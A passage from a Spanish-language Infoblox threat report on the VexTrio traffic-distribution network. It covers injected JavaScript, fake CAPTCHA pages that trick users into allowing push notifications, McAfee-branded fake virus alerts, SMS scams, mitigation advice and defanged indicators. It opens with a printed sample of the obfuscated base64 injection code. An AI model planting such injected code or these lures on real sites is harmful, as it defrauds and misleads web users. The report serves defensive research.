    document.getElementById("btn").innerHTML = b64_to_utf8("PHAgc3R5bGU9ImZvbnQtc2l6ZTogMS4yZW07Ij5Bc
mUgeW91IG5vdCBhIHJvYm90PyBDbGljayBvbiB0aGUgYnV0dG9uIHRvIGNvbnRpbnVlOjwvcD48YnIgLz48Zm9ybSBhY3Rpb249Ii
8iIGlldGhvZD0icG9zdCIgb25jbGljaz1cIkhpZGVCdG5DbGljaygpXCI+PGlucHV0IG5hbWU9InRpbWUiIHR5cGU9ImhpZGRlbiI
gdmFsdWU9IjE2NTg5NjM2NzQiPjxpbnB1dCBuYW1lPSJhbnRpYm90IiB0eXBlPSJoaWRkZW4iIHZhbHVlPSIwNTY2YTc2ZTc3ODA1
YzFiZWY3NjliMTc2MDNmMzYyMyI+PGlucHV0IG5hbWU9ImNpZCIgdHlwZT0iaGlkZGVuIiB2YWx1ZT0iMTY1ODk2MzY3NC4wMjA0I
j48aW5wdXQgc3R5bGU9ImN1cnNvcjogcG9pbnRlcjsiIGNsYXNzPSJidG4gYnRuLXN1Y2Nlc3MiIHR5cGU9InN1Ym1pdCIgbmFtZT
0ic3VibWl0IiB2YWx1ZT0iSSBhbSBodW1hbi4gQ29udGludWUuIj48L2Zvcm0+");
}
```

Figura 23: JavaScript ofuscado con funciones comunes

Una vez que el JavaScript malicioso envía la información de la víctima al servidor antibot falso del actor a través de una solicitud HTTP POST, ese servidor responde al equipo de la víctima con una redirección HTTP 302 al TDS de VexTrio.

INYECCIONES DE MÚLTIPLES ACTORES

Dado el alto número de actores de amenazas que utilizan el compromiso «drive-by» como forma de atraer tráfico, pueden darse casos en los que un solo sitio web haya sido inyectado con JavaScript de múltiples entidades diferentes. De vez en cuando, nos encontramos con casos en los que varios afiliados de VexTrio comprometen el mismo sitio web. En tales casos, se produce un estado de competición en el que el bloque de código que se ejecuta primero redirige el tráfico web a VexTrio y se atribuye la referencia. La Figura 24 es un ejemplo de sitio web sudafricano comprometido, que ha sido inyectado con código malicioso de tres actores diferentes: ClearFake, SocGholistic y VexTrio. La figura es un collage de imágenes de las tres inyecciones diferentes. En este caso, el bloque de código de VexTrio se ejecutó primero y efectuó una llamada a su servidor de TDS basado en DNS.

Figura 24: Un mismo sitio web inyectado con JavaScript de 3 actores diferentes

ACORTADORES DE URL

Muchos afiliados utilizan acortadores de URL para redirigir el tráfico de las víctimas a la red de VexTrio. Estos afiliados generan una versión abreviada de su propia URL del TDS o de una URL del TDS de VexTrio. Para ello, utilizan un servicio legítimo de acortadores de URL, como TinyURL o X (antes Twitter). A diferencia de los sitios web comprometidos, que pueden haber recibido visitantes comunes a lo largo de su historia, las URL acortadas son desconocidas para el gran público cuando los actores las generan. Normalmente, estas URL no reciben tráfico web ajeno al actor. Al igual que la mayoría de las campañas de correo no deseado, es probable que estos afiliados lancen campañas que inciten a los destinatarios a hacer clic en una URL abreviada, disfrazada de enlace inofensivo. En los registros de tráfico de red que hemos observado, las URL abreviadas inician la cadena de redireccionamiento y la víctima no visita un sitio web comprometido. Los siguientes son algunos ejemplos de URL acortadas utilizadas en cadenas de ataque recientes de VexTrio:

`hXXps://tinyurl[.]com/2ykfey8v`

`hXXps://tinyurl[.]com/288tobvb`

`hXXps://t[.]co/YbupnnMAtX`

`hXXps://t[.]co/MmMkTCn6Kd`

`hXXps://is[.]gd/l3S7qf`

CAMPAÑAS

La red de VexTrio aporta tráfico web a numerosas cibercampañas. Creemos que algunas corren directamente a cargo de los propios actores de VexTrio, de acuerdo con la duración de la operación de la campaña, el uso de recursos web específicos, la selección exclusiva de dominios de VexTrio y la coincidencia con el historial de infraestructuras de VexTrio. Cada campaña tiene un tema y un propósito concretos. Al parecer, los servidores del TDS de VexTrio redirigen a los visitantes del sitio web a la campaña más relevante en función de los atributos de su perfil (p. ej., geolocalización, cookies y configuración de idioma del navegador). En muchos casos, VexTrio redirige a los usuarios a sitios web benignos como play[.]`google[.]com` o `benaughty[.]com` (contenido para adultos). Estos sitios de llegada no son maliciosos. Más bien, VexTrio y sus afiliados abusan de los programas de referencia o confunden a las inspecciones de seguridad con contenidos de relleno inofensivos. En las siguientes secciones, describimos las campañas maliciosas y de larga duración, y aportaremos pruebas que respaldan nuestra teoría sobre la atribución.

CAPTCHA PARA ROBOTS

Nuestra primera observación confirmada de la campaña de CAPTCHA para robots de VexTrio se remonta a finales de 2020.[19] La cadena de ataque de esta primera campaña es similar a las observadas más recientemente. El único cambio significativo ha sido la incorporación de un TDS basado en DNS que parece haber comenzado su actividad en septiembre de 2023.

La campaña de CAPTCHA para robots sigue una cadena de ataque típica de VexTrio y comienza con un sitio web comprometido en el que se ha inyectado JavaScript malicioso. Cuando una víctima supera las comprobaciones del TDS y llega a la página de destino, verá imágenes y texto que se asemejan a una prueba de CAPTCHA para robots. Desde que comenzamos a observar esta campaña, los actores de amenazas de VexTrio han utilizado solo unas pocas variaciones de la plantilla de imágenes que se muestra en la Figura 25 a continuación. Si bien esta página de inicio pide al usuario que haga clic en «Permitir» como parte del proceso de verificación del robot, el navegador abre una ventana emergente que pide permiso para «Mostrar notificaciones».




Figura 25: Página de CAPTCHA para robots falso

Si la víctima hace clic en el botón Permitir, la acción cambiará la configuración de permisos del navegador para que la víctima reciba notificaciones push web de los servidores de VexTrio en cualquier momento, aunque no se abra una ventana del navegador. La Figura 26 a continuación muestra cómo se añade una URL de un servidor de VexTrio a la configuración de permisos de notificación del navegador Firefox cuando el usuario hace clic en el botón «Permitir».




Figura 26: Configuración de permisos de notificación actualizada con la URL de VexTrio

A partir de este momento, los servidores de VexTrio enviarán notificaciones push al navegador de la víctima, que luego procesará los mensajes y los mostrará en la pantalla del equipo. La posición del mensaje de notificación depende del sistema operativo de la víctima. Por ejemplo, las notificaciones push en dispositivos con el sistema operativo Windows aparecerán en la parte inferior derecha de la pantalla. Esta táctica es muy efectiva porque, en la mayoría de los casos, el usuario final puede no ser consciente de que las notificaciones se deben a una acción del navegador. Como los mensajes parecen ser generados por el dispositivo y no por un sitio web, es probable que los usuarios confíen más en ellos y sean más susceptibles a este tipo de artimañas que a una mera ventana emergente en un sitio web.

Durante una prueba reciente, activamos la cadena de ataque al visitar un sitio web comprometido por VexTrio, que nos inyectó un JavaScript ofuscado que enviaba consultas a un TDS basado en DNS. Al hacer clic en el botón «Permitir», el servidor de CAPTCHA para robots de VexTrio no nos envió notificaciones de inmediato. VexTrio espera intencionadamente antes de enviar notificaciones a las víctimas como forma de evadir la detección de los investigadores de seguridad. Al cabo de 24 horas y tras reiniciar el sistema, nuestro equipo de prueba recibió muchas notificaciones push disfrazadas de mensajes de McAfee (Figura 27).




Figura 27: Notificaciones push sobre infecciones de virus falsas generadas por VexTrio y atribuidas a McAfee

Al hacer clic en cualquiera de las notificaciones, nuestro navegador nos llevó a una página de suscripción a un producto de McAfee (Figura 28). Basándonos en los parámetros de la URL de las páginas de destino de las suscripciones de McAfee, estamos seguros de que este redireccionamiento genera una comisión por referencia, bien a VexTrio, bien al siguiente eslabón de la cadena.




Figura 28: Captura de Fiddler sobre el fraude de referencias a McAfee

Hemos observado otras campañas de CAPTCHA para robots similares operadas por diferentes entidades. Si bien otros actores utilizan los mismos archivos PNG en sus presentaciones a las víctimas, la campaña de CAPTCHA para robots de VexTrio tiene rasgos distintivos que han facilitado la atribución. Creemos que VexTrio ejecuta directamente las campañas de CAPTCHA para robots, dado que el contenido está alojado exclusivamente en la infraestructura de VexTrio. También hemos llegado a las siguientes conclusiones:

- La campaña de CAPTCHA para robots utiliza un módulo JavaScript de traducción personalizado, que puede ser una variación de un kit de herramientas robado. Este archivo se llama `trls.js` (p. ej., SHA256: e2bb1401d6b8d6038ff8411fd0f6280890ecd1f32e3e90f4c7fededf28301339) y cambia dinámicamente el idioma del mensaje que pide al usuario que pulse el botón «Permitir». Los actores mejoran constantemente este módulo, del que hemos visto muchas variaciones a lo largo de los años.
- Una campaña anterior de 2019 utilizaba la misma plantilla web y una variación más corta de este módulo de traducción.[20] Hay grandes posibilidades de que la actual campaña de CAPTCHA para robots sea una evolución de ella.
- Nuestros extensos registros históricos de DNS confirman que los dominios utilizados en campañas anteriores de CAPTCHA para robots se alojaban en una infraestructura de DNS dedicada a VexTrio.[21]
- El contenido y los recursos web de CAPTCHA para robots, incluido el módulo de traducción, se alojan siempre en dominios registrados por los actores de VexTrio.
- VexTrio sigue utilizando el servicio Firebase Cloud Messaging (FCM) de Google para enviar notificaciones push web a sus víctimas.
- Tras aceptar las notificaciones push en la página de CAPTCHA para robots, al parecer las víctimas son redirigidas exclusivamente al TDS de VexTrio.
- A partir de abril de 2022, la campaña evolucionó y los actores introdujeron nuevas rutas URL de robots `/space-robot/` y `/eyes-robot/`. Anteriormente, VexTrio usaba `/robot4/` y `/robot/`, actualmente inactivas.

Recientemente, VexTrio ha modificado sus operaciones para utilizar alojamiento compartido de proveedores con servicios de protección, como CloudFlare. Además, han migrado gran parte de sus dominios registrados previamente a estos proveedores de internet. Sin conocer el historial completo, puede ser difícil ver la conexión entre las operaciones actuales de CAPTCHA para robots y las que ya estaban activas hace muchos años.

ESTAFAS POR SMS

Uno de los principales medios de VexTrio para generar ingresos es proporcionar víctimas a otros ciberdelincuentes. En esta sección, mostramos cómo reciben tráfico web de afiliados los servidores del TDS de VexTrio, que lo revende a un actor de amenazas en el siguiente eslabón.

Para demostrar la actividad, utilizamos Firefox en Windows como agente de usuario y una conexión VPN ubicada en Italia. Activamos la cadena de redireccionamiento con la visita de un sitio web posiblemente comprometido alojado en `beget[.]ru`, servicio ruso de alojamiento gratuito muy abusado por los actores de amenazas. Se nos redirigió a una página web que usaba un dominio fraudulento llamado `hixastump[.]com`. Aunque la preferencia de idioma de nuestro navegador estaba configurada en alemán, la página web mostraba texto en italiano y nos pidió resolver un CAPTCHA para acceder a la página de descargas (consulte la Figura 29). Eso indica que el actor utilizaba un módulo de traducción para actualizar dinámicamente el contenido de la página en función de la geolocalización de la IP visitante.




Figura 29: Página web fraudulenta con test CAPTCHA

Una vez superados los requisitos del CAPTCHA, `hixastump[.]com` nos llevó a la página de destino final, en la que aparecía un icono camuflado como botón de descarga de contenidos supuestamente intrigantes (p. ej., vídeos, aplicaciones y juegos). Sin embargo, al hacer clic en el botón, se indica a la víctima que envíe un mensaje de texto al actor a través de un código SMS corto (Figura 30). Es probable que esta campaña esté dirigida por un actor de amenazas especializado en operaciones de estafa a través de móviles.




Figura 30: Página de destino con estafa de SMS corto

Si bien invisibles a simple vista, nuestro navegador efectuó numerosas conexiones de red a dominios fraudulentos desde que visitamos el sitio web comprometido hasta que llegamos a la página de destino. Según el tráfico de red que capturamos durante la actividad fraudulenta, calculamos que había al menos cuatro actores diferentes involucrados en esta cadena de ataque: un afiliado de VexTrio, el propio VexTrio, un afiliado posterior y un editor del fraude (identificado en la Figura 31).




Figura 31: Captura de tráfico de un ataque de estafa por SMS

CONCLUSION

El avanzado modelo de negocio de VexTrio facilita la asociación con otros actores y crea un ecosistema sostenible y resiliente, extremadamente difícil de destruir. Debido al complejo diseño y a la naturaleza enmarañada de la red de afiliados, es difícil lograr una clasificación y atribución precisas. Esta complejidad ha permitido a VexTrio expandirse durante más de seis años, sin que el sector de la seguridad le pusiera siquiera nombre. Además, el actor ha modificado su base de proveedores y ofusca sus actividades a través de servicios de protección, como Cloudflare. Aunque es difícil de identificar y rastrear, al bloquear a VexTrio se desactiva directamente un amplio espectro de actividades de ciberdelincuencia. Dada su larga trayectoria y su adaptabilidad, cabe esperar que siga reforzando sus capacidades y su red.

PREVENCIÓN Y MITIGACIÓN

Infoblox se especializa en soluciones de seguridad, que permiten proteger a las organizaciones frente a actores de amenazas de DNS persistentes, como VexTrio. A través del uso de firmas de DNS personalizadas y algoritmos basados en estadísticas, Infoblox continúa identificando servidores TDS intermediarios de VexTrio y dominios DDGA poco después de que se registren. VexTrio es una red extensa y maliciosa, que llega a un amplio conjunto de usuarios de internet. Las organizaciones no deben subestimar la gravedad de la amenaza de VexTrio basándose en la percepción de que el contenido que ofrece es menos peligroso en apariencia que otro malware de alto perfil.

- Para mejorar la resiliencia de una organización ante VexTrio y otros TTP similares, le recomendamos las siguientes medidas de protección:
- Limite la actividad en internet a sitios web seguros, que dispongan del certificado Secure Sockets Layer (SSL). La URL de un sitio web seguro debe comenzar por «https» y no simplemente por «http».
- Busque el icono del candado verde al visitar sitios web desconocidos y haga clic en el icono para revisar su autenticidad.

- No permita notificaciones push de sitios web que no sean de confianza.
- Considere la posibilidad de utilizar un programa de bloqueo de anuncios para inhabilitar cierto malware activado por anuncios emergentes. Junto con un bloqueador de anuncios, puede usar la extensión web NoScript, que solamente permite ejecutar JavaScript y otros contenidos potencialmente dañinos desde sitios de confianza, para reducir la superficie de ataque a disposición de los actores de amenazas.
- Suscríbase a las fuentes RPZ de Infoblox que ofrecen protección contra nombres de host maliciosos. Estas fuentes permiten a las organizaciones detener la conexión de los actores en el nivel del DNS, ya que todos los componentes descritos en este informe (sitios web comprometidos, dominios de redireccionamiento intermediarios, dominios DDGA y páginas de destino) requieren el protocolo del DNS. Threat Intel de Infoblox detecta estos componentes a diario y los añade a los canales RPZ de Infoblox.[22]
- Benefíciese del servicio Threat Insight de Infoblox, que efectúa análisis en tiempo real de las consultas de DNS en vivo y puede ofrecer cobertura de alta seguridad, además de protección contra las amenazas basadas tanto en DGA como en DDGA.[23]
- Cuando observe una cadena de ataque que incluya redireccionamiento a través de dominios que podrían ser de VexTrio o de otro actor TDS, bloquee con carácter proactivo los dominios intermediarios.

Indicadores de actividad

Encontrará una selección de los indicadores actuales de VexTrio disponible en nuestro repositorio de GitHub aquí.

Indicador	Tipo de indicador
womanflirting[.]life	Dominios TDS de VexTrio con palabras clave de citas
bonustop-price[.]life allprizeshub[.]life greatbonushere[.]top prizes-topwin[.]life	Dominios TDS de VexTrio con palabras clave de premios
a[.]crystalcraft[.]top	Dominios TDS del robot CAPTCHA de VexTrio
logsmetrics[.]com	Dominios TDS basados en DNS de VexTrio
webdatatrace[.]com	Dominio TDS de VexTrio (respuesta de TDS basado en DNS)
marybskitchen[.]com	ClearFake TDS dominios
prom-gg[.]com go[.]clicksme[.]org	Sitios web de juegos de azar a los que redirige ClearFake
machinetext[.]org getquery[.]org quaryget[.]org greenpapers[.]org dailytickyclock[.]org	Dominios TDS de SocGholish

Indicador	Tipo de indicador
tiktok[.]megastok[.]top tiktok[.]supersbows[.]us tiktok[.]tomorrows[.]top tiktok[.]superbowsm[.]top	Dominios similares a TikTok registrados por un afiliado de VexTrio
hXXps://tinyurl[.]com/2ykfey8v hXXps://tinyurl[.]com/288tobvb hXXps://t[.]co/YbupnnMAtX hXXps://t[.]co/MmMkTCn6Kd hXXps://is[.]gd/I3S7qf	URL acortadas generadas por un afiliado de VexTrio
antibotcloud[.]com	Dominio similar a anti-bot registrado por un afiliado de VexTrio
hixastump[.]com d[.]strouchridun[.]top	Dominios de contenido de estafas por SMS operados por un actor de amenazas en un paso posterior a VexTrio

FOOTNOTES

1 https://rmceoin.github.io/malware-analysis/clearfake/

2 https://www.malwarebytes.com/blog/threat-intelligence/2023/07/socgholish-copycat-delivers-netsupport-rat

3 https://www.proofpoint.com/us/blog/threat-insight/part-1-socgholish-very-real-threat-very-fake-update

4 https://blogs.infoblox.com/cyber-threat-intelligence/cyber-threat-advisory/vextrio-ddga-domains-spread-adware-spyware-and-scam-web-forms/

5 https://www.nozominetworks.com/blog/tracking-malicious-glupteba-activity-through-the-blockchain

6 https://blog.sucuri.net/2023/08/from-google-dns-to-tech-support-scam-sites-unmasking-the-malware-trail.html

7 Figure 3 domain claimyourprize48[.]live is VexTrio TDS. Janos Szurdi, Meng Luo, Brian Kondracki, Nick Nikiforakis, and Nicolas Christin. 2021. Where are you taking me? Understanding Abusive Traffic Distribution Systems. In Proceedings of the Web Conference 2021 (WWW '21). Association for Computing Machinery, New York, NY, USA, 3613–3624. https://doi.org/10.1145/3442381.3450071

8 https://blog.leadbit.com/tds-what-is-it/

9 Janos Szurdi, Meng Luo, Brian Kondracki, Nick Nikiforakis, and Nicolas Christin. 2021. Where are you taking me? Understanding Abusive Traffic Distribution Systems. In Proceedings of the Web Conference 2021 (WWW '21). Association for Computing Machinery, New York, NY, USA, 3613–3624. https://doi.org/10.1145/3442381.3450071

10 https://blog.leadbit.com/tds-what-is-it/

11 https://urlscan.io/result/3f9dd02e-7681-4312-8cda-e1a30f85e3d1/#summary

12 https://blogs.infoblox.com/cyber-threat-intelligence/cyber-threat-advisory/vextrio-deploys-dns-based-tds-server/

13 https://rmceoin.github.io/malware-analysis/clearfake/

14 https://decoded.avast.io/janrubin/parrot-tds-takes-over-web-servers-and-threatens-millions/

15 https://www.infoblox.com/company/news-events/press-releases/ransomware-domains-increase-35-fold-q1-2016-according-infoblox-dns-threat-index/

16 https://www.malwarebytes.com/blog/threat-intelligence/2023/07/socgholish-copycat-delivers-netsupport-rat

17 https://gist.github.com/fundon/1475696/bbbe8b316bd91375526d83841483fc9a11904255

18 https://publicwww.com/websites/depth%3A0+%22b64_to_utf8%22/

19 https://urlscan.io/result/98589e9b-6dbf-4ab0-835f-4b0bebc0bb7d/#transactions

20 https://urlscan.io/result/b7af6f66-c64e-436f-a43d-b86bc9b1e838/#summary

21 https://urlscan.io/result/c760e6e8-7ef1-4389-a990-0b8bf525a6cb/#summary

22 https://community.infoblox.com/t5/infoblox-tide-solution/custom-rpz-feeds-from-infoblox-tide/gpm-p/14027

23 https://www.infoblox.com/resources/datasheet/threat-insight

THREAT INTEL DE INFOBLOX

Threat Intel de Infoblox es la principal iniciativa de inteligencia sobre amenazas del DNS, cuya originalidad la distingue entre un mar de agregadores. ¿Qué nos diferencia? Dos cosas: increíbles habilidades en DNS y una visibilidad incomparable. El DNS es muy difícil de interpretar y detectar, pero nuestros profundos conocimientos y nuestro acceso exclusivo nos proporcionan una potente herramienta para detectar las ciberamenazas. Somos proactivos más que defensivos y utilizamos nuestros conocimientos para erradicar la ciberdelincuencia de raíz. Además, creemos en la puesta en común de los conocimientos para ayudar a la comunidad de seguridad en general, por lo que damos a conocer investigaciones detalladas y publicamos indicadores en GitHub. Por otra parte, nuestra información se integra a la perfección en las soluciones de detección y respuesta del DNS de Infoblox, por lo que nuestros clientes se benefician de ella automáticamente, además de contar con tasas de falsos positivos despreciables.

Sede corporativa
2390 Mission College Blvd, Ste. 501
Santa Clara, CA 95054

+1.408.986.4000
www.infoblox.com

Versión: 20240130v1